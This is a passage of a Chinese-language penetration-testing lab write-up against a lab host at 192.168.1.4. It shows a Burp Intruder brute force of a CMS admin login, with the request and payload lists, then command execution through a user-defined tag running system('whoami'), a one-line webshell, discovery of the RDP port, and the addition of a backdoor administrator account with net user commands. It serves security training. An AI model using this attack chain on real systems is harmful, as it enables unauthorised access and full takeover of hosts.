

• 对 password 字段进行暴力破解，并提交破解的登录密码 password 的值。









POST /admin/login.php HTTP/1.1
Host: 192.168.1.4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.4/admin/login.php
Cookie: CMSSESSIDd52ff1e6da9c=re2vqfn5v334p2cb546028eq92
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
username=§admin§&password=§123456§&loginsubmit=Submit
Add §
Clear §
Auto §
Refresh



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Target Positions Payloads Options
Payload set: 1
Payload count: 2
Payload type: Simple list
Request count: 0
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
admin
Add
Enter a new item
Add from list ...


Target Positions Payloads Options
Payload set: 2
Payload count: 1,001
Payload type: Simple list
Request count: 2,002
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
admin000
admin001
admin002
admin003
admin004
admin005
admin006
admin007
admin008
Add
Add from list ...



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Target Positions Payloads Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 2
Payload count: 1,001
Payload type: Simple list
Request count: 2,002
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.





可以发现有一行状态码不一样




双击即可发现截取到的密码



输入正确密码登录




## 2.3 任务三

### 2.3.1 任务描述

本实验任务在任务二操作完成的基础上，上传目标机网站的 webshell,然后利用获取的网站 webshell 权限，查看目标主机信息,提交目标主机远程桌面端口号，为下一任务添加用户，完全控制目标主机系统做环境准备。

### 2.3.2 实验目标


• 熟悉网站 wenshell 的概念，理解上传 webshell、获取 webshell 权限的意义和方法。
• 掌握通过网站 webshell 信息获取其用户及密码信息的方法。
• 掌握通过 webshell 查看目标机关键信息的方法。

### 2.3.3 实验工具


• firefox（火狐浏览器）


### 2.3.4 操作步骤


• 在任务二的实验基础上，使用破解的管理员用户信息登录目标机网站后台，用户名：admin，密码：admin452。





• 登录目标机网站后台后，设置用户自定义标记（Add User Defined Tag），配置信息为 name：“hacker”，code：“system(“whoami”);”








可以看到页面输出了以下内容，我们获取了 root 用户权限。




• 在 code 区域，尝试设置不同的 system()函数命令参数，并执行相应命令，最终获取目标网站 webshell 提权。在浏览器地址栏中输入“ http://192.168.1.4/1.php?m=system(“whoami”);” ，执行命令“whoami”, 显示 webshell 权限。


code 区，上传一句话的木马文件







• 查找目标主机开放的远程桌面端口。

①通过 tasklist-svc 命令查看 TermService（终端服务）的 pid，查找目标主机开放的远程桌面端口




②通过 netstat -ano 命令查看该 pid 对应的远程桌面开放端口

可以发现端口号为 45565




## 2.4 任务四

### 2.4.1 任务描述

•在任务三操作完成的基础上，向目标机添加新用户，并完全控制目标主机系统。

### 2.4.2 实验目标


- 理解 webshell 权限获取的意义和方法。
- 掌握获取 webshell 权限基础上控制目标机的方法。
- 掌握企业级复杂网络漏洞挖掘和利用方法。

### 2.4.3 实验工具


- Firefox（54.2.0）

### 2.4.4 操作步骤


•向目标机网站（http：//192.168.1.4）添加新用户，用户名：hacker，密码：Beijing 123。
系统命令 net user hacker Beijing123 /add 添加用户




- 把 hacker 用户添加到管理员组，并远程连接目标机。
系统命令 net localgroup administrators hacker/add 将该用户添加到管理员组




查看 hacker 用户，可以验证此时已被添加的 Administrators 组中

